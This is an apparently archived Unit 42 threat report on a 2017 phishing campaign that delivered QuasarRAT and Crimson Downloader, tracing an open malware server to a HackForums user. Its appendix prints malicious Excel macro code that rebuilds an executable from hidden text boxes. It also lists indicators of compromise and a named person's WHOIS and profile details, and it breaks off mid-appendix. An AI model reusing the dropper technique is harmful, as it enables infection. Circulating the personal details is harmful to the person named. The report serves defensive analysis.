Tracking Subaat: Targeted Phishing Attack Leads to Threat Actor's Repository

By Unit 42

Published: 2017-10-27 · Archived: 2026-04-05 12:51:56 UTC

In mid-July, Palo Alto Networks Unit 42 identified a small targeted phishing campaign aimed at a government organization. While tracking the activities of this campaign, we identified a repository of additional malware, including a web server that was used to host the payloads used for both this attack as well as others. We'll discuss how we discovered it, as well as possible attribution towards the individual behind these attacks.

The Initial Attack

Beginning on July 16, 2017, Unit 42 observed a small wave of phishing emails targeting a US-based government organization. We observed a total of 43 emails with the following subject lines:

- Invention
- Invention Event

Within the 43 emails we observed, we found that three unique files were delivered, which consisted of two RTFs and a Microsoft Excel file. Both RTFs exploited CVE-2012-0158 and acted as downloaders to ultimately deliver the QuasarRAT malware family. The downloaders made use of the same shellcode, with minor variances witnessed between them. Additionally, the RTFs made use of heavy obfuscation within the documents themselves, making it more difficult to extract the embedded shellcode.

The Microsoft Excel file contained malicious macros that resulted in dropping and subsequently executing Crimson Downloader. The Excel document contained a UserForm that in turn contained three text boxes. The embedded payload was hex-encoded and split between these three text boxes. The malicious macro extracted this information from the text boxes, dropped it to a specific location, and eventually executed the Crimson Downloader payload.

Detailed information about these malware samples may be found in the appendix of this blog.

A curious aspect of this campaign is the use of Crimson Downloader in this email campaign. To date, we have not widely seen Crimson Downloader being used: in fact, we have only seen 123 unique instances of this malware family being used to date. Readers may recall a previous blog post from March 2016 that discussed Crimson Downloader. That blog post discussed relationships with both Operation Transparent Tribe and Operation C-Major, which were both targeted campaigns that made use of Crimson Downloader aimed at diplomatic and political targets. The connections we observed in this research leads us to believe there might be a connection between this most recent activity we observed and those campaigns. However, there is not enough evidence to say so decisively.

Expanding the Scope from the Original Attacks

When looking at the various malware samples encountered as we analyzed this campaign, we identified a total of three hosts/IP addresses, as shown in the following chart:

5.189.157[.]215	Crimson Downloader connects to this IP address.
115.186.136[.]237	QuasarRAT connects to this IP address.
subaat[.]com (Resolves to 23.92.211[.]186)	RTFs download QuasarRAT from this host.

Starting with the first IP address that was used by Crimson Downloader, we can see that this address appears to be located in Germany and is almost exclusively associated with this malware family. Based on our telemetry, this IP address has exclusively been used to communicate with Crimson Downloader. We observed a total of 16 unique Crimson Downloader samples starting in May of this year.

Moving onto the second IP address of 115.186.136[.]237, we see that this IP address belongs to a Pakistan-based Internet Service Provider (ISP), based in Islamabad, that services both residential and commercial customers.

The subaat[.]com domain has historic WHOIS information from early 2016 that references a Pakistani location, as seen in the image below. Additionally, it uses pkwebhost[.]net for its DNS, which is a Pakistan-based hosting provider.

Attribute	Value
WHOIS Server	whois.godaddy.com
Registrar	GODADDY.COM, LLC
Email	smsallteam@gmail.com (registrant, admin, tech)
Name	anis kazi (registrant, admin, tech)
Organization	
Street	nasim nagar star banglows colony banglow|23 (registrant, admin, tech)
City	hyderabad (registrant, admin, tech)
State	Sindh (registrant, admin, tech)
Postal	71000 (registrant, admin, tech)
Country	PAKISTAN (registrant, admin, tech)
Phone	923313536287 (registrant, admin, tech)
NameServers	NS29.PKWEBHOST.NET NS30.PKWEBHOST.NET

Figure 1 Historical WHOIS information for subaat[.]com from early 2016

The references to Pakistan in conjunction with the use of Crimson Downloader, which has historically been associated with Pakistan actors, is certainly interesting.

The RTFs we observed in the original email campaign downloaded QuasarRAT from http://subaat[.]com/files/sp.exe. Checking this host led us to discover that directory listings were enabled. We were able to discover a large repository of malware on this open server.



Figure 2 Open directory listing of subaat[.]com

Since beginning this research, this domain has been suspended by the hosting provider. However, it returned in mid-August, hosting both a malicious APK and a known instance of QuasarRAT.



Figure 3 Subaat returns after suspension

In total, we found 84 unique malware payloads hosted on this server, in addition to a number of miscellaneous scripts. The chart below shows the malware families we identified:



Figure 4 Malware families identified in web server repository

As we can see from the above chart, a wealth of different malware families were stored on this web server. Many of these malware families are considered to be commodity malware, or widely used by criminals. Palo Alto Networks has reported on many of these families in the past, including LuminosityLink, QuasarRAT, and

DarkComet to name a few. The large number of commodity malware families paints a very different picture from the original attack that made use of Crimson Downloader, which is not a widely used malware.

A full list of SHA256 hashes associated with these samples may be found in the appendix.

One thing that caught our eye was the large number of LuminosityLink malware samples stored on this server. Looking at the embedded configuration settings for these samples, we see that they are all similar. The following example shows one of these configurations. A script written in a previous blog post was used to generate the output below, it can be downloaded here.

```
SHA256:              a0d53f159c8df34d2756448f2c038cf7c07db9def7425db7e30ed3d7356d6301
Embedded Email:      khurram.rizvi@hotmail.com
Encryption Key:      \ecnOnuR\noisreVtnerruC\swodniW\tfosorciM\erawtfoS
Domain/IP:           hassanusauae786.hopto.org
Port:                21
Backup DNS:          192.168.0.102
Filename:            pdf.exe
Startup Name:        Client Monitor
Folder Name:         Client
Data Directory Name: Monitor
Backup Startup Exe:  clientmonitor.exe
Mutex:               36c94f47f4935404b39c5a091924682eeea9ab9a
Build ID:            50
Settings:
  [X] Enable Client Installation/Startup
  [X] Client Persistence Module: Protect Luminosity's Client Binary
  [X] Silent Mode (Hide Luminosity Window on Client PC)
  [X] Proactive Anti-Malware: Clean Malicious Files and Speed up Client PC
  [X] Power Saver: Prevent Sleep Mode and Turn off Monitor after 15 minutes of inactivity
  [X] Remove File after Execution (Melt)
  [ ] Anti-Virtual Machines/Debugging
  [X] Hide File and Directories
  [X] Backup Startup
```

Figure 5 Embedded configuration within LuminosityLink sample

The email address shown above is used to register a customer's copy of LuminosityLink. All samples using this registered builder contain this email address. We found all 20 of the identified LuminosityLink samples contained this same email address. The primary domain shown above is registered to 115.186.136[.]237, which is the IP address used by QuasarRAT for Command and Control (C2) communications. Looking at other samples found within the web server repository, we identified a number of malware families communicating with this IP address, including the following:

- QuasarRAT
- LuminosityLink
- Meterpreter
- NJRAT
- RevengeRAT
- RemcosRAT

We also discovered that the email address discussed above was being used by an account on the popular HackingForum web forum service. The account in question that claims to own this email address is none other

than ‘Subaat’.



Figure 6 Subaat user mentioning the hotmail email address on HackForums

Looking at this user’s profile below, we can see their posting history: a total of 14 posts in the past two years. We also see a date of birth of 2/24/1990, stating that the individual is 27 years old.



Figure 7 Subaat profile information

A quick look at the posting history indicates that this person was inactive starting around December 2016, but returned to posting in early July of this year. This is in line with the campaign witnessed against a US-based

government organization that took place on July 16th. The posts look to be related to various Office exploit builders and crypters. This again is in line with both the campaign we witnessed as well as the various malware we identified on subaat[.]com.

Post	Author	Forum	Replies	Posted [asc]
Thread: OFFICE EXPLOIT BUILDER | Excel/Word Exploit | EXE to DOC | Macro/Silent/Crypter | FUD Post: RE: OFFICE EXPLOIT BUILDER | Excel/Word Exploit | EXE to DOC | Macro/Silent/Crypter | FUD *I have received a mail from you today, as requested by you, I have forward all the details including payment proof etc uid, hardware id.. Hope u get my mail and reply fast.*	Subaat	Premium Tools and Programs	858	07-31-2017, 05:53 AM
Thread: [20$] - Update - Microsoft Office 2010 - 2016 - PowerPoint Exploit (CVE-2017-0199) Post: RE: [20$] - Update - Microsoft Office 2010 - 2016 - PowerPoint Exploit (CVE-2017-0199) *Can you test more and inform us, Would this exploit is build on public CVE or does it work with Latest office updates? Also is it silent or macro? What's the current AV detections?*	Subaat	Premium Tools and Programs	46	07-30-2017, 09:12 AM
Thread: OFFICE EXPLOIT BUILDER | Excel/Word Exploit | EXE to DOC | Macro/Silent/Crypter | FUD Post: RE: OFFICE EXPLOIT BUILDER | Excel/Word Exploit | EXE to DOC | Macro/Silent/Crypter | FUD *(07-27-2017 07:18 AM)MonEy Wrote: ►Guys please read my comments in the thread and my ToS before commenting! I've been saying this for some time: IF YOUR BUILDER IS NOT RUNNING - you need to email me...*	Subaat	Premium Tools and Programs	858	07-29-2017, 12:51 PM
Thread: OFFICE EXPLOIT BUILDER | Excel/Word Exploit | EXE to DOC | Macro/Silent/Crypter | FUD Post: RE: OFFICE EXPLOIT BUILDER | Excel/Word Exploit | EXE to DOC | Macro/Silent/Crypter | FUD *Its been 6 months, I have paid for this product and the author dont give a damned, fix it or i will start a dispute, how long is it going to take you to update my new hardware id and shit....*	Subaat	Premium Tools and Programs	858	07-26-2017, 11:11 PM
Thread: Best | Spartan Crypter | Coded in C++ | Supports .NET | RT & ST | FUD 08/16/2017 Post: RE: Best | Spartan Crypter | Coded in C++ | Supports .NET | RT & ST | FUD 08/16/2017 *does your crypter support crypting c# exe.*	Subaat	Cryptography and Encryption Market	1,050	07-14-2017, 11:48 PM
Thread: Codex Crypter - |Persistence|Bypass UAC|.NET/Native|USG|Binder|Spoofer| PP/BTC/ETH/PM Post: RE: Codex Crypter - |Persistence|Bypass UAC|.NET/Native|USG|Binder|Spoofer| PP/BTC/ETH/PM *I m happy with this, i encouraged it, this is so far best crypter for me. Huge vouch for the crypter. Thank you.*	Subaat	Cryptography, Encryption, and Decryption	766	07-13-2017, 11:16 PM
Thread: Best | Spartan Crypter | Coded in C++ | Supports .NET | RT & ST | FUD 08/16/2017 Post: RE: Best | Spartan Crypter | Coded in C++ | Supports .NET | RT & ST | FUD 08/16/2017 *Awesome crypter.. Will talk in pvt...*	Subaat	Cryptography and Encryption Market	1,050	07-09-2017, 01:13 AM
Thread: Best | Spartan Crypter | Coded in C++ | Supports .NET | RT & ST | FUD 08/16/2017 Post: RE: Best | Spartan Crypter | Coded in C++ | Supports .NET | RT & ST | FUD 08/16/2017 *I need to know UAC Bypass works or not. Please confirm*	Subaat	Cryptography and Encryption Market	1,050	07-06-2017, 09:43 AM
Thread: === > STOP Wasting Money On BULLSH*T Products, Get Everything YOU NEED In One Place!! Post: RE: === > STOP Wasting Money On BULLSH*T Products, Get Everything YOU NEED In One Place!! *I just bought the book from Sonex, I will write a deep review after understanding and practicing, I know not everything will be like spoon fed to me but i will take it seriously, hopefully with sonex ...*	Subaat	Monetizing Techniques	1,602	12-13-2016, 11:18 AM

Figure 8 Subaat posting history

A Look Behind the Scenes

Looking at logs for the subaat webserver between July 1st and July 20th shows the IP address of 115.186.136[.]237 uploading and interacting with a number of malicious files. We found interactions with a total of 64 unique files during this period. Below is a chart showing the attacker at this IP address interacting with some of the more popular malware families that have been identified.



Figure 9 Interaction between attacker and web server

As we can see from the chart above, a spike of activity took place in the July 11th to July 16th timeframe. This again is consistent with the email campaign that took place in the midst of this period. A number of malware families have been used by this specific attacker, and many of them are configured to communicate with 115.186.136[.]237 as the C2.

Conclusion

What started out as a simple look into what appeared to be a targeted phishing campaign turned into much more. By the end of this research endeavor, we have identified a server hosting a large number of malware samples that has been primarily used by one specific IP address. This IP address not only interacted with this web server, but also acted as a C2 server for many of these malware families. While looking at malware associated with this actor, we discovered an email address that is tied to a user account on HackForums that has a name consistent with the domain used to host the actor's malware.

We saw similarities this campaign and both the Operation Transparent Tribe and Operation C-Major campaigns. Additionally, there is marginal evidence that suggests that the attacker may be based in Pakistan, which is again in line Operation Transparent Tribe. However, the overall evidence is not conclusive, and there is insufficient proof to say decisively that this is the same threat actor.

Palo Alto Networks customers are protected by this threat in a number of ways:

- All identified samples are flagged as malicious within the Palo Alto Networks platform
- All domains identified within this research have been appropriately marked as malicious
- Traps correctly identified and blocks the exploits using CVE-2012-0158 and CVE-2017-0199

Appendix

Analysis of Malicious RTF Documents

The two identified samples that were used in a campaign against a US-based government organization has the following SHA256 hashes:

0ade053b355eca7ae1fccea01fe14ff8d56a9d1703d01b3c00f7a09419357301
9a57f96a3fd92b049494807b6f99ffcd6bb9eb81f4f5b352d4b525ad32fac42d

These samples varied in size greatly, however, the underlying shellcode was consistent. One notable difference observed in one of the samples (0ade05…) was the inclusion of injecting the shellcode into a newly spawned instance of svchost.exe.

When the shellcode begins, it will start by loading a number of functions that are used to inject code into svchost.exe. The following Python code demonstrates how this hashing function operates:

```
1  api = "kernel32.dll" # 0xB313F64E
2
3  o = 0
4  for char in api:
5    v = ord(char.lower())
6    o = ((o >> 16) ^ v ^ 8 * o) & 0xFFFFFFFF
7
8  print hex(o) # "kernel32.dll" == 0xB313F64E
9
```

Figure 10 Python code demonstrating API hashing technique #1

The shellcode continues to decrypt a blob of data using a 4-byte XOR key of 0x8F51F053. This blob contains a series of important strings, such as the URL and filename, as well as functions that will be used to download the payload.

After this blob is decrypted, flow control proceeds to this blob's code, where the shellcode will load multiple libraries and functions using a specific hashing algorithm.

The shellcode continues download a file to the %TEMP% directory from the following URL:

- http://subaat[.]com/files/sp.exe

The shellcode proceeds to execute this newly downloaded file prior to exiting.

Analysis of Malicious Excel Documents

The identified sample that was used in a campaign against a US-based government organization has the following SHA256 hash:

e3243674aa3661319903a8c0e1edde211f1ffdeed53b305359d3390808007621

When this sample is initially executed, it will attempt to run a malicious macro that is embedded within the file. This macro begins by determining where a dropped file will reside. It will attempt to find the following folders residing within a user's profile path:

- /Documents
- /Downloads
- /AppData

```
Function getMRAFileName()
    Dim FileName As String

    FileName = ThisWorkbook.Name

    If InStr(FileName, ".") > 0 Then
       FileName = Left(FileName, InStr(FileName, ".") - 1)
    End If

    path_file = Environ$("USERPROFILE") & "\Documents"

    If Dir(path_file, vbDirectory) = "" Then
       path_file = Environ$("USERPROFILE") & "\Downloads"
    End If

     If Dir(path_file, vbDirectory) = "" Then
            path_file = Environ$("USERPROFILE") & "\AppData"
     End If

     getMRAFileName = path_file & "\" & FileName

End Function
```

Figure 11 Macro determining file path

The payload itself is stored within text boxes in a user form within the Excel document. This data is extracted and hex-decoded. The three blobs of data are concatenated to form a proper PE32 executable.

```
Sub userMRALoadr()

    Dim row As Long
    Dim path_file As String
    Dim path_dom As String

    path_file = getMRAFileName() & ".scr"

    Dim ar() As String

    If Len(Dir(path_file)) = 0 Then

        Open path_file For Binary As #1

        ar1 = Split(UserForm1.TextBox1.Text, ",")

        Seek #1, LOF(1) + 1
        For row = LBound(ar1) To UBound(ar1)
            Put #1, , CByte(ar1(row))
        Next
        ar1 = Null

        ar2 = Split(UserForm1.TextBox2.Text, ",")
        For row = LBound(ar2) To UBound(ar2)
            Put #1, , CByte(ar2(row))
        Next
        ar2 = Null

        ar3 = Split(UserForm1.TextBox3.Text, ",")
        For row = LBound(ar3) To UBound(ar3)
            Put #1, , CByte(ar3(row))
        Next
        ar3 = Null
```

Figure 12 Macro loading data from text boxes

A quick look at the included user form gives us a better view as to how this data is stored.

